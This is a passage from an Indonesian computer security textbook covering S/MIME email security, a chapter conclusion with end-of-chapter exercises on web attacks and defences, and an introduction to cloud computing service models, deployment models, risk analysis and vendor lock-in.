- Mengirimkan pesan ke penerima.

Penerima membalikkan langkah-langkah ini untuk mengambil dan memvalidasi konten pesan.

S/MIME

Standar Internet mengatur bagaimana email dikirim dan diterima. Spesifikasi MIME umum mendefinisikan format dan penanganan lampiran email. S/MIME (Secure Multipurpose Internet Mail Extensions) adalah standar Internet untuk lampiran email yang aman.

S/MIME sangat mirip dengan PGP dan pendahulunya, PEM (Privacy-Enhanced Mail) dan RIPEM. Dokumen standar Internet yang mendefinisikan S/MIME (versi 3) dijelaskan dalam [HOU99] dan [RAM99] S/MIME telah diadopsi dalam paket email komersial, seperti Eudora dan Microsoft Outlook.

Perbedaan utama antara S/MIME dan PGP adalah metode pertukaran kunci. PGP dasar bergantung pada pertukaran kunci setiap pengguna dengan semua penerima potensial dan membuat cincin penerima tepercaya; itu juga membutuhkan penetapan tingkat kepercayaan pada keaslian kunci untuk penerima tersebut. S/MIME menggunakan sertifikat yang divalidasi secara hierarkis, biasanya direpresentasikan dalam format X.509, untuk pertukaran kunci. Dengan demikian, dengan S/MIME, pengirim dan penerima tidak perlu bertukar kunci terlebih dahulu selama mereka memiliki pengesah yang sama yang mereka percayai.

S/MIME bekerja dengan berbagai algoritme kriptografi, seperti DES, AES, dan RC2 untuk enkripsi simetris.

S/MIME melakukan transformasi keamanan yang sangat mirip dengan yang untuk PGP. PGP awalnya dirancang untuk pesan teks biasa, tetapi S/MIME menangani (mengamankan) semua jenis lampiran, seperti file data (misalnya, spreadsheet, grafik, presentasi, film, dan suara). Karena terintegrasi ke dalam banyak paket email komersial, S/MIME kemungkinan akan mendominasi pasar email aman.

4.5 Kesimpulan

Internet adalah tempat yang berbahaya. Seperti yang telah kami jelaskan dalam bab ini, jalur dari mata dan jari pengguna ke situs jarak jauh tampaknya langsung tetapi sebenarnya merupakan rantai komponen yang rentan. Beberapa bagian tersebut milik jaringan, dan kami mempertimbangkan masalah keamanan dalam jaringan itu sendiri di Bab 6. Tetapi kerentanan lain terletak di area pengguna, di browser, di aplikasi, dan di tindakan dan reaksi pengguna itu sendiri. Untuk memperbaiki situasi ini, pengguna harus menjadi lebih sadar akan keamanan atau teknologi lebih aman. Seperti yang telah kami kemukakan dalam bab ini, karena berbagai alasan, tidak satu pun dari perbaikan itu yang mungkin terjadi. Beberapa pengguna menjadi lebih waspada, tetapi pada saat yang sama populasi pengguna terus tumbuh dengan gelombang pengguna baru yang muda yang tidak memiliki skeptisisme pengguna yang lebih berpengalaman. Dan teknologi sepertinya selalu merespons permintaan pasar akan fungsionalitas—faktor "keren"—bukan keamanan. Anda sebagai profesional komputer dengan pemahaman yang sehat tentang ancaman dan kerentanan keamanan, perlu menjadi suara alasan yang memperdebatkan keamanan lebih.

Dalam bab berikutnya, kita akan mempelajari lebih dalam tentang lingkungan komputasi dan mengeksplorasi bagaimana sistem operasi berpartisipasi dalam menyediakan keamanan.

Latihan dan Evaluasi

1. Serangan man-in-the-browser SilentBanker bergantung pada Malicious code yan terintegrasi ke dalam browser. Pembantu peramban ini pada dasarnya tidak terbatas dalam apa yang dapat mereka lakukan. Sarankan desain di mana pembantu tersebut dikontrol lebih ketat. Apakah pendekatan Anda membatasi kegunaan pembantu seperti itu?
2. Sebuah nonce kriptografi penting untuk mengkonfirmasi bahwa suatu pihak aktif dan berpartisipasi penuh dalam pertukaran protokol. Salah satu alasan penyerang dapat berhasil dengan banyak serangan halaman web adalah karena relatif mudah untuk membuat halaman yang tampak asli yang menipu situs sebenarnya. Sarankan teknik yang membuat pengguna dapat yakin bahwa halaman tersebut aktif dan asli dari situs tertentu. Artinya, desain tanda, pertukaran data, atau perangkat lain yang menunjukkan keaslian halaman web.
3. Sebagian dari masalah Malicious code , termasuk program yang masuk ke dalam pertukaran yang sah, adalah sulitnya bagi pengguna untuk mengetahui apa yang sebenarnya dilakukan oleh sepotong kode. Misalnya, jika Anda secara sukarela memasang bilah alat, Anda mengharapkannya untuk mempercepat pencarian Anda atau memenuhi beberapa tujuan nyata lainnya; Anda tidak mengharapkannya untuk mencegat kata sandi Anda. Garis besar pendekatan di mana sepotong kode akan menegaskan fungsinya dan item data yang diperlukan untuk diakses. Apakah program seperti browser dapat menerapkan batas akses tersebut? Mengapa atau mengapa tidak?

4. Teka-teki CAPTCHA adalah salah satu cara untuk menegakkan bahwa tindakan tertentu perlu dilakukan oleh orang sungguhan. Namun, CAPTCHA bersifat visual, tidak hanya bergantung pada orang yang melihat Gambar , tetapi juga pada kemampuan seseorang untuk mengenali huruf dan angka yang terdistorsi. Sarankan metode lain yang dapat digunakan oleh mereka yang memiliki penglihatan terbatas.
5. Apakah otentikasi komputer-ke-komputer tunduk pada kelemahan replay? Mengapa atau mengapa tidak?
6. Serangan nyata melibatkan jaringan layar komputer pengontrol pertahanan udara. Dalam serangan itu, Gambar palsu diumpankan ke layar sehingga tampak bahwa langit kosong ketika serangan udara yang sebenarnya sedang berlangsung. Sketsa diagram blok masukan, pemrosesan, dan keluaran yang mungkin telah digunakan oleh perancang sistem tersebut. Tunjukkan dalam diagram Anda di mana ada satu titik kegagalan. Dalam beberapa situasi, kita dapat mencegah kegagalan titik tunggal dengan menduplikasi komponen yang mungkin gagal. Apakah strategi seperti itu akan berhasil dalam kasus ini? Mengapa atau mengapa tidak? Penghitung lain untuk titik kegagalan tunggal adalah melakukan triangulasi, untuk mendapatkan berbagai jenis data dari dua atau lebih sumber dan menggunakan setiap bagian data untuk memvalidasi yang lain. Sarankan bagaimana triangulasi dapat diterapkan dalam kasus ini.
7. Sebutkan faktor-faktor yang akan membuat Anda lebih atau kurang yakin bahwa pesan email tertentu adalah asli. Manakah dari faktor-faktor yang lebih meyakinkan dari daftar Anda yang akan ada dalam contoh rahasia diplomatik Korea Selatan?
8. Sebutkan contoh bagaimana pembingkaian dapat digunakan untuk mengelabui korban.
9. Jelaskan bagaimana pemalsu dapat membuat situs web yang tampak asli untuk perusahaan komersial.
10. Jelaskan mengapa pengirim spam sering berpindah dari satu alamat email dan satu domain ke domain lainnya. Jelaskan mengapa mengubah alamat tidak mencegah korbannya menanggapi pesan mereka.
11. Mengapa server web perlu mengetahui alamat, jenis browser, dan cookie untuk klien yang meminta?
12. Sarankan teknik yang dapat digunakan browser untuk mendeteksi dan memblokir serangan clickjacking.
13. Masalah skrip lintas situs bukan hanya skrip yang dieksekusi, karena mereka melakukannya di banyak situs. Masalahnya adalah skrip disertakan dalam URL yang dikomunikasikan antar situs, dan oleh karena itu pengguna atau proses jahat dapat menulis ulang URL sebelum pergi ke tujuan yang diinginkan. Sarankan cara agar skrip dapat dikomunikasikan dengan lebih aman.
14. Prinsip keamanan apa yang dilanggar dalam contoh penyadapan telepon seluler Yunani?
15. Apakah biaya, waktu pemrosesan, atau kerumitan kriptografi merupakan pembenaran yang baik untuk tidak menggunakannya? Mengapa atau mengapa tidak?
16. Serangan apa yang ingin dilawan oleh lembaga keuangan dengan meminta pelanggannya mengonfirmasi bahwa mereka melihat Gambar an keamanan yang diharapkan (mobil sport merah panas atau sepiring kue) sebelum memasukkan data sensitif?

Komputasi Awan

Bab 4

Bahasan dalam bab ini mencakup :

- Pengertian layanan berbasis Cloud
- Risiko yang perlu dipertimbangkan saat memilih layanan cloud
- Alat keamanan untuk lingkungan cloud


Komputasi awan bukanlah teknologi baru. Sebaliknya, ini adalah cara baru dalam menyediakan layanan dengan menggunakan teknologi. Institut Nasional untuk Standar dan Teknologi AS telah mengusulkan untuk mendefinisikan komputasi awan sebagai model "untuk memungkinkan akses jaringan sesuai permintaan yang nyaman ke kumpulan sumber daya komputasi yang dapat dikonfigurasi bersama."

Cloud computing – merupakan teknologi komputer atau komputasi yang dimanfaatkan bersama dengan pengembangan berbasiskan Internet atau sering disebut awan. Awan atau (cloud) ialah pemisalan dari internet, seperti halnya awan yang sering digambarkan pada infrastruktur jaringan komputer.

Seperti halnya cloud dalam diagram jaringan komputer itu, awan dalam Cloud Computing juga merupakan penggambaran dari infrastruktur yang kompleks yang ditutupinya/tersembunyi. Ia merupakan sebuah metode komputasi di mana kapabilitas terkait teknologi informasi dihidangkan sebagai suatu layanan (as a service), sehingga pelanggan bisa mendapatkannya melalui Internet tanpa harus memiliki pengetahuan apa yang ada di dalam sistemnya, atau ahli mengenainya, atau mempunyai kontrol atas infrastruktur teknologi yang membantunya.

Dengan demikian, cloud terdiri dari jaringan, server, penyimpanan, aplikasi, dan layanan yang terhubung secara longgar dan mudah dikonfigurasi ulang. Jika Anda ingin menggunakan cloud, Anda membuat kontrak dengan penyedia layanan cloud, tentukan konfigurasi yang Anda inginkan, dan seterusnya! Ini diberikan kepada Anda dengan sedikit latihan sel-sel abu-abu Anda!

4.1 Konsep Komputasi Awan




Gambar 4.1 Karakteristik Cloud Computing

Untuk memahami lebih jauh, sebenarnya terdapat beberapa karakteristik cloud computing yang dapat dilihat secara seksama. Agar dapat memahaminya dengan lebih baik, Anda tentu perlu mengetahui karakteristik tersebut.Digambarkan pada Gambar 4.1

- ***Broad Network Access*** : Akses jaringan yang luas dan bisa diakses oleh berbagai jenis perangkat, seperti smartphone, tablet, laptop, dsb. Contohnya facebook mobile, memungkinkan kita untuk mengakses layanan facebook melalui handphone, smartphone ataupun tablet dimanapun kita berada.
- ***Resource Pooling*** : sumber daya komputasi dari penyedia cloud harus memenuhi banyak pelanggan dan bersifat dinamis tergantung kebutuhan pelanggannya. Contohnya google, menyediakan ratusan ribu server yang tersebar di penjuru dunia sehingga dapat melayani jutaan penggunanya.5 karakteristik cloud computing
- ***On-demand Self Service*** : pengguna cloud dapat mengatur sendiri layanan yang dipakai sesuai dengan kebutuhannya tanpa interaksi dari pihak penyedia layanan. Contohnya menggunakan gmail, kita bisa menyimpan, memindahkan, menghapus email, dsb tanpa campur tangan dari penyedia cloud.
- ***Measured Service*** : Sistem cloud menyediakan layanan yang dapat memonitor dan mengoptimalkan penggunaan sumber daya terhadap layanan yang dipakai (misalnya tempat penyimpanan, pemrosesan, bandwidth, dan akun pengguna yang aktif). Sehingga pelanggan dapat memonitor sumber daya komputasi yang dipakai secara transparan antara penyedia layanan dan pelanggan. Misalnya dropbox, kita bisa memantau space yang terpakai ataupun space yang masih kosong, mengetahui masa aktif akun, dan lain sebagainya.
- ***Rapid Elasticity*** : kapasitas layanan bersifat fleksibel tergantung kebutuhan pengguna. Sehingga pengguna cloud dapat dengan mudah meminta menaikkan atau menurunkan kapasitas layanan sesuai kebutuhannya. Jadi, kapasitas layanan ini seolah tak terbatas dan pengguna cloud dapat memilih sesuai dengan kebutuhannya setiap saat. Misalnya office 365, kita bisa dengan cepat mengubah layanan yang diinginkan dari small ke bussiness atau sebaliknya sesuai denngan kebutuhan.

4.1.1 Layanan Komputasi Awan

Pada teknologi berbasis cloud, semua data berada dan disimpan pada server yang dapat diakses melalui jaringan internet, begitu juga dengan aplikasi atau software. Artinya, Anda tak perlu lagi melakukan instalasi aplikasi pada perangkat Anda. Sebagai gantinya, Anda hanya perlu terhubung dengan internet untuk mengakses data dan menjalankan aplikasi yang berada di dalam cloud.



Gambar 4.2 Model Layanan Cloud

Ada tiga jenis/ tingkatan pada layanan berbasis cloud, yaitu Saas (Software as a Service), IaaS (Infrastructure as a Service) dan PaaS (Platform as a Service). Perhatikan gambar 4.1.

Infrastructure as a Service (IaaS)

Infrastructure as a Service adalah layanan komputasi awan yang menyediakan infrastruktur IT berupa CPU, RAM, storage, bandwith dan konfigurasi lain. Semua komponen tersebut digunakan untuk membangun komputer virtual. Komputer virtual dapat diinstal sistem operasi dan aplikasi sesuai kebutuhan. Keuntungan layanan IaaS ini adalah tidak perlu membeli komputer fisik sehingga lebih menghemat biaya.

Konfigurasi komputer virtual juga bisa diubah sesuai kebutuhan. Misalkan saat storage hampir penuh, storage bisa ditambah dengan segera. Perusahaan yang menyediakan IaaS adalah Amazon EC2, Telkom Cloud dan BizNetCloud.

Platform as a Service (PaaS)

Platform as a Service adalah layanan yang menyediakan computing platform. Biasanya sudah terdapat sistem operasi, database, web server dan framework aplikasi agar dapat menjalankan aplikasi yang telah dibuat. Perusahaan yang menyediakan layanan tersebutlah yang bertanggung jawab dalam pemeliharaan computing platform ini.

Keuntungan layanan PaaS ini bagi pengembang adalah mereka bisa fokus pada aplikasi yang mereka buat tanpa memikirkan tentang pemeliharaan dari computing platform. Contoh penyedia layanan PaaS adalah Amazon Web Service dan Windows Azure.

Software as a Service (SaaS)

Software as a Service adalah layanan komputasi awan dimana kita bisa langsung menggunakan aplikasi yang telah disediakan. Penyedia layanan mengelola infrastruktur dan platform yang menjalankan aplikasi tersebut. Contoh layanan aplikasi E-mail yaitu Gmail, Yahoo Mail dan Microsoft Outlook sedangkan contoh aplikasi media sosial adalah Twitter, Facebook dan Google+.

Keuntungan dari layanan ini adalah pengguna tidak perlu membeli lisensi untuk mengakses aplikasi tersebut. Pengguna hanya membutuhkan perangkat klien komputasi awan yang terhubung ke internet. Ada juga aplikasi yang mengharuskan pengguna untuk berlangganan agar bisa mengakses aplikasi yaitu Office 365 dan Adobe Creative Cloud.

4.2 Memindahkan Program ke Komputasi Awan

Sebelum memindahkan fungsionalitas atau data ke cloud, penting untuk mempertimbangkan pro dan kontra. Pindah ke cloud bisa jadi sulit dan mahal, dan bisa sama mahalnya untuk membatalkannya. Meskipun setiap penawaran cloud menghadirkan serangkaian risiko dan manfaatnya sendiri, sejumlah panduan dapat membantu Anda memahami apakah fungsi dan data Anda harus dimigrasikan ke lingkungan cloud, serta penawaran cloud mana yang paling mungkin memenuhi kebutuhan keamanan Anda.

4.2.1 Analisis Resiko

Analisis risiko harus menjadi bagian dari setiap keputusan keamanan utama, termasuk perpindahan ke layanan cloud. Kami membahas analisis risiko secara rinci di Bab 10, tetapi untuk saat ini, berikut adalah langkah-langkah tingkat tinggi, bersama dengan diskusi singkat tentang bagaimana masing-masing berlaku untuk mengadopsi layanan cloud:

1. Identifikasi aset. Pindah ke layanan cloud umumnya berarti memindahkan fungsionalitas dan data. Penting bagi Anda untuk mendokumentasikan setiap fungsi dan tipe data yang mungkin berpindah ke layanan cloud, karena mudah kehilangan jejak dan melewatkan sesuatu yang penting.
2. Tentukan kerentanan. Saat mempertimbangkan layanan cloud, pastikan untuk mempertimbangkan kerentanan khusus cloud. Ini umumnya akan berasal dari keharusan mengakses sistem melalui koneksi Internet, berbagi perangkat keras dan jaringan dengan musuh potensial, dan mempercayai penyedia cloud. Pastikan untuk mempertimbangkan sisi sebaliknya juga: Tidak pindah ke cloud

dapat berarti penurunan ketersediaan, staf berkualitas rendah yang mengelola sistem, dan manajemen patch yang lebih buruk.

3. Perkirakan kemungkinan eksploitasi. Banyak kerentanan akan lebih atau kurang sulit untuk dieksploitasi di lingkungan cloud, serta di berbagai model dan penyedia layanan cloud. Pastikan untuk mempertimbangkan perbedaan ini saat menimbang pilihan Anda.
4. Hitung kerugian yang akan muncul. Kerugian yang Anda harapkan akan bergantung pada berbagai faktor, termasuk konsekuensi dari serangan yang berhasil dan kemampuan Anda untuk merespons serangan. Pertimbangkan bagaimana perpindahan ke cloud dapat memengaruhi faktor-faktor tersebut: Akankah penyedia cloud biasa dapat merespons serangan lebih baik daripada yang bisa dilakukan perusahaan Anda? Dalam kasus DDoS, misalnya, ada kemungkinan besar jawabannya adalah ya.
5. Survei dan pilih kontrol baru. Yang paling penting dalam langkah ini adalah menentukan kontrol apa yang harus dimiliki oleh layanan cloud agar risiko Anda dapat dikelola secara memadai. Ini mungkin juga merupakan kontrol yang Anda terapkan untuk menambah penawaran cloud. Apakah data Anda perlu dienkripsi? Kemampuan logging apa yang Anda perlukan dari penyedia cloud? Bagaimana dengan opsi otentikasi dan kontrol akses?
6. Penghematan proyek. Perpindahan ke layanan cloud sering kali dibenarkan dengan penghematan biaya, tetapi terkadang penghematan tersebut tidak terwujud. Sebuah perusahaan mungkin memperkirakan bahwa mereka akan menghemat $1 juta per tahun untuk biaya pusat data, tetapi tidak menyadari bahwa efek samping dari migrasi akan membebani mereka $1,5 juta dalam kontrol keamanan baru. Saat menimbang pilihan Anda, cobalah untuk memahami semua biaya yang mungkin akan Anda keluarkan.

Apakah Anda mendukung atau menentang pindah ke layanan cloud, analisis risiko menyeluruh akan membantu Anda mempertimbangkan semua opsi dengan cermat dan membuat argumen yang masuk akal dan bijaksana. Terlalu banyak perusahaan dan lembaga pemerintah telah membuang-buang uang dalam jumlah besar atau, lebih buruk lagi, mengalami pelanggaran keamanan yang dahsyat karena mereka tidak dapat menemukan waktu untuk latihan ini.

Perpindahan ke model cloud mengakibatkan risiko yang harus diperhitungkan.

4.2.2 Memilih Penyedia Layanan Cloud

Menilai penyedia cloud adalah tugas dua langkah: Langkah pertama adalah menentukan kebutuhan layanan cloud Anda. Dari sudut pandang keamanan, sebagian besar kebutuhan Anda akan diperoleh langsung dari analisis risiko yang telah kita bahas di bagian sebelumnya. Analisis risiko menghasilkan daftar kontrol keamanan yang diperlukan, dan kontrol tersebut akan menjadi sebagian besar persyaratan keamanan penyedia cloud Anda.

Meskipun banyak kontrol keamanan yang Anda perlukan akan khusus untuk sistem Anda, berikut adalah beberapa kategori yang biasanya muncul:

- Opsi otentikasi, otorisasi, dan kontrol akses
- Kemampuan enkripsi
- Kemampuan logging
- Tanggapan insiden
- Keandalan/waktu aktif

Kami membahas empat kategori pertama secara lebih mendalam nanti dalam bab ini. Uptime biasanya ditangani dengan perjanjian tingkat layanan (SLA), kontrak antara penyedia dan pelanggan yang menetapkan harapan kinerja layanan. SLA biasanya menjamin uptime layanan sebagai persentase dari total waktu (misalnya, 99,99 persen uptime), dengan penyedia layanan membayar penalti jika uptime turun di bawah angka tersebut.

Langkah kedua untuk menilai penyedia cloud adalah menentukan penyedia mana yang memenuhi daftar persyaratan yang Anda buat di langkah pertama. Ini bisa jauh lebih sulit daripada kedengarannya. Penyedia cloud sangat bervariasi dalam hal seberapa banyak informasi yang mereka ungkapkan tentang arsitektur keamanan. Sebagai aturan umum, penyedia yang lebih besar cenderung membocorkan lebih banyak detail daripada yang lebih kecil, dan penyedia IaaS cenderung membocorkan lebih detail daripada penyedia PaaS atau SaaS. Alasannya praktis: Penyedia besar umumnya memiliki lebih banyak dana dan staf yang tersedia untuk mengatasi masalah tersebut. Layanan IaaS sangat kompleks dan dapat disesuaikan sehingga pelanggan perlu mengetahui bagaimana layanan tersebut dirancang, untuk memahami cara mengonfigurasinya. Dalam kasus SaaS dan PaaS, banyak penyedia mendokumentasikan detail keamanan hanya jika menurut mereka detail tersebut akan menghasilkan iklan yang bagus. Kasus 8-3 (lihat halaman 563), pada topik lain, sebagai bonus memberikan contoh menarik dari penyedia cloud yang mengiklankan kontrol keamanan yang menyesatkan.

Selain membaca dokumentasi keamanan penyedia, Anda juga dapat melakukan penilaian keamanan. Sayangnya, penilaian keamanan yang cukup dalam untuk bermanfaat juga akan sangat mahal dan memakan waktu, jadi Anda mungkin tidak akan dapat melakukannya dengan banyak penyedia. Namun, ada beberapa opsi lain untuk mempersempit bidang penyedia. Salah satunya adalah Program Manajemen Risiko dan Otomasi Federal (FedRAMP) pemerintah AS, yang mewajibkan penyedia cloud untuk membuktikan kepatuhan terhadap ratusan kontrol keamanan agar dapat berbisnis dengan pemerintah federal. Karena daftar penyedia yang disetujui FedRAMP tersedia untuk umum, ini bisa menjadi masukan berharga untuk penilaian Anda. Standar lain yang memberikan nilai serupa adalah Standar Keamanan Data Industri Kartu Pembayaran (PCI DSS). Seperti FedRAMP, kepatuhan PCI DSS mengharuskan penyedia cloud untuk membuktikan bahwa mereka memiliki serangkaian kontrol keamanan minimum yang memadai. Ada juga opsi baru yang menarik untuk menilai keamanan penyedia cloud: Cloud Security Alliance (CSA)

Security, Trust, dan Assurance Registry (STAR). STAR bertujuan untuk menjadi registri komprehensif implementasi keamanan penyedia cloud dan menawarkan sejumlah penilaian mandiri rinci penyedia cloud.

4.2.3 Memilih Deployment Model dari Cloud

Memilih deployement model dari cloud mungkin merupakan pertanyaan keamanan paling mendasar yang akan Anda tanyakan selama proses migrasi cloud, dan itu akan mendorong dan didorong oleh persyaratan keamanan Anda yang lain.

Berikut ini berbagai jenis deployment model yang bisa dipakai :

Public Cloud

Public Cloud adalah layanan Cloud Computing yang disediakan untuk masyarakat umum. Pengguna bisa langsung mendaftar ataupun memakai layanan yang ada. Banyak layanan Public Cloud yang gratis, dan ada juga yang perlu membayar untuk bisa menikmati layanannya. Contoh Public Cloud yang gratis: GoogleMail, Facebook, Twitter, Live Mail, dsb. Contoh Public Cloud yang berbayar: Sales Force, Office365, GoogleApps, dsb.

Keuntungan:

Pengguna tidak perlu berinvestasi untuk merawat serta membangun infrastruktur, platform, ataupun aplikasi. Kita tinggal memakai secara gratis (untuk layanan yang gratis) atau membayar sebanyak pemakaian (pay as you go). Dengan pendekatan ini, kita bisa mengurangi dan merubah biaya Capex (Capital Expenditure) menjadi Opex (Operational Expenditure).

Kerugian:

Sangat tergantung dengan kualitas layanan internet (koneksi) yang kita pakai. Jika koneksi internet mati, maka tidak ada layanan yang dapat diakses. Untuk itu, perlu dipikirkan secara matang infrastruktur internetnya.

Private Cloud

Private Cloud Adalah layanan cloud computing yang disediakan untuk memenuhi kebutuhan internal dari organisasi/perusahaan. Biasanya departemen IT akan berperan sebagai service provider (penyedia layanan) dan departemen lain menjadi service consumer. Sebagai service provider, tentu saja Departemen IT harus bertanggung jawab agar layanan bisa berjalan dengan baik sesuai dengan standar kualitas layanan yang telah ditentukan oleh perusahaan, baik infrastruktur, platform, maupun aplikasi yang ada.

Contoh layanannya: SaaS: Web Application, Mail Server, Database Server untuk keperluan internal. PaaS: Sistem Operasi + Web Server + Framework + Database yang untuk internal IaaS: Virtual machine yang bisa di-request sesuai dengan kebutuhan internal.

Keuntungan:

Menghemat bandwidth internet ketika layanan itu hanya diakses dari jaringan internal.Proses bisnis tidak tergantung dengan koneksi internet, akan tetapi tetap saja tergantung dengan koneksi jaringan lokal (intranet).

Kerugian:

Investasi besar, karena kita sendiri yang harus menyiapkan infrastrukturnya. Butuh tenaga kerja untuk merawat dan menjamin layanan berjalan dengan baik.

Hybrid Cloud

Hybrid Cloud Adalah gabungan dari layanan Public Cloud dan Private Cloud yang diimplementasikan oleh suatu organisasi/perusahaan. Dalam Hybrid Cloud ini, kita bisa memilih proses bisnis mana yang bisa dipindahkan ke Public Cloud dan proses bisnis mana yang harus tetap berjalan di Private Cloud.

Contohnya:

Perusahaan A menyewa layanan dari GoogleApp Engine (Public Cloud) sebagai "rumah" yang dipakai untuk aplikasi yang mereka buat. Di negara tersebut ada aturan kalau data nasabah dari sebuah perusahaan tidak boleh disimpan pada pihak ketiga. Untuk menaati peraturan yang ada, data nasabah dari perusahaan A tetap disimpan pada database mereka sendiri (Private Cloud), dan aplikasi akan melakukan konektifitasnya ke database internal tersebut. Perusahaan B menyewa layanan dari Office365 (Public Cloud). Karena perusahaan B tersebut sudah mempunyai banyak user yang tersimpan di Active Directory yang berjalan di atas Windows Server mereka (Private Cloud), akan lebih efektif kalau Active Directory tersebut dijadikan identity untuk login ke Office365.

Keuntungan:

Keamanan data terjamin karena data dapat dikelola sendiri (hal ini TIDAK berarti penyimpan data di public cloud tidak aman, ya). Lebih leluasa untuk memilih mana proses bisnis yang harus tetap berjalan di private cloud dan mana proses bisnis yang bisa dipindahkan ke public cloud dengan tetap menjamin integrasi dari keduanya.

Kerugian:

Untuk aplikasi yang membutuhkan integrasi antara public cloud dan private cloud, infrastruktur internet harus dipikirkan secara matang.

Community Cloud

Community Cloud adalah layanan Cloud Computing yang dibangun eksklusif untuk komunitas tertentu, yang consumer-nya berasal dari organisasi yang mempunyai perhatian yang sama atas sesuatu/beberapa hal, misalnya saja standar keamanan, aturan, compliance, dsb.

Community Cloud ini bisa dimiliki, dipelihara, dan dioperasikan oleh satu atau lebih organisasi dari komunitas tersebut, pihak ketiga, ataupun kombinasi dari keduanya.

Keuntungan:

Bisa bekerja sama dengan organisasi lain dalam komunitas yang mempunyai kepentingan yang sama. Melakukan hal yang sama bersama-sama tentunya lebih ringan daripada melakukannya sendiri.

Kerugian:

Ketergantungan antar organisasi jika tiap-tiap organisasi tersebut saling berbagi sumber daya.

Pertimbangan lain adalah apakah sistem Anda sesuai untuk cloud publik. Misalnya, jika Anda akan memiliki transfer data bandwidth tinggi yang konstan antara server lokal dan cloud Anda, cloud pribadi mungkin lebih masuk akal. Cloud pribadi atau komunitas mungkin juga masuk akal jika data atau fungsi Anda memiliki persyaratan kerahasiaan atau integritas yang sangat ketat, karena model penerapan cloud tersebut mengurangi ancaman dari berbagi infrastruktur dengan musuh potensial. Anda juga mungkin dapat menggunakan opsi di antara, semacam cloud “komunitas di publik”, seperti GovCloud A.S. Amazon. GovCloud di-host di pusat data Amazon, tetapi hanya terbuka untuk pelanggan pemerintah AS dan dibuat untuk memenuhi persyaratan keamanan dan peraturan pelanggan tersebut. Selama Anda dapat mengidentifikasi pelanggan lain dengan kebutuhan serupa, ada potensi tak terbatas untuk menyesuaikan penawaran cloud.

Mengganti Penyedia Cloud

Salah satu kekhawatiran yang sering diabaikan saat memilih penyedia cloud adalah penguncian vendor. Vendor lock-in terjadi ketika pelanggan harus terus membeli jenis produk tertentu dari vendor yang sama yang telah mereka gunakan karena biaya dimuka untuk bermigrasi ke lini produk vendor yang berbeda akan jauh lebih tinggi daripada biaya jangka pendek untuk melanjutkan dengan vendor yang ada. Situasi ini paling sering terjadi karena ketidakcocokan antar vendor. Misalnya, bayangkan Anda memiliki iPhone dan Anda telah menghabiskan $1.000 untuk aplikasi iPhone. Sekarang bayangkan Anda sedang mempertimbangkan untuk beralih ke ponsel Android. Aplikasi iPhone Anda tidak kompatibel dengan Android, jadi untuk beralih, Anda harus mengeluarkan $1.000 lagi untuk membeli salinan baru dari aplikasi yang setara. Selain itu, karena iPhone sangat terikat dengan produk Apple lainnya, Anda mungkin perlu mengganti iPad dan MacBook untuk mencapai fungsi yang sama seperti sebelumnya. Akibatnya, berpindah dari satu vendor ponsel ke vendor lainnya dapat menghabiskan biaya ribuan dolar, atau berkali-kali lipat dari harga ponsel sebenarnya.

Saat Anda menjalankan bisnis yang mengandalkan layanan cloud, migrasi antar penyedia layanan bisa jadi mahal. Sayangnya, ini bisa menjadi masalah keamanan yang penting karena banyak peristiwa terkait keamanan dan keandalan potensial yang mungkin mendorong perubahan pada penyedia:

- Penyedia Anda terbukti memiliki kerentanan keamanan utama yang tidak dapat diperbaiki dengan mudah.

- Penyedia Anda mengubah fitur atau spesifikasi API-nya agar tidak lagi kompatibel dengan kebutuhan Anda.
- Penyedia Anda dibeli oleh perusahaan lain yang entah bagaimana tidak sesuai dengan kebutuhan Anda, seperti pesaing Anda.
- Penyedia Anda memindahkan operasinya ke negara asing di mana Anda dilarang memelihara data Anda.
- Penyedia Anda gulung tikar.

Akibatnya, memahami opsi migrasi Anda menjadi masalah keamanan yang penting saat Anda mempertimbangkan layanan cloud.

Berbagai jenis layanan cloud mewakili tantangan migrasi yang berbeda. Penawaran SaaS sering menghadirkan tantangan migrasi karena tidak kompatibel dengan layanan pesaing. Banyak penyedia SaaS menyimpan sejumlah besar data pelanggan mereka dalam format kepemilikan dan memungkinkan pelanggan untuk mengakses data tersebut melalui API berpemilik. Mungkin bukan kepentingan terbaik beberapa penyedia untuk menyediakan alat kepada pelanggan untuk mengekspor data tersebut secara massal ke format terbuka. API berpemilik juga berarti bahwa aplikasi apa pun yang dibangun pelanggan di atas SaaS kemungkinan perlu ditulis ulang setelah migrasi ke penyedia baru. Sayangnya, ketersediaan penawaran SaaS yang memiliki fitur migrasi ramah tergantung pada jenis aplikasi, sehingga dalam beberapa kasus penguncian vendor mungkin tidak dapat dihindari.

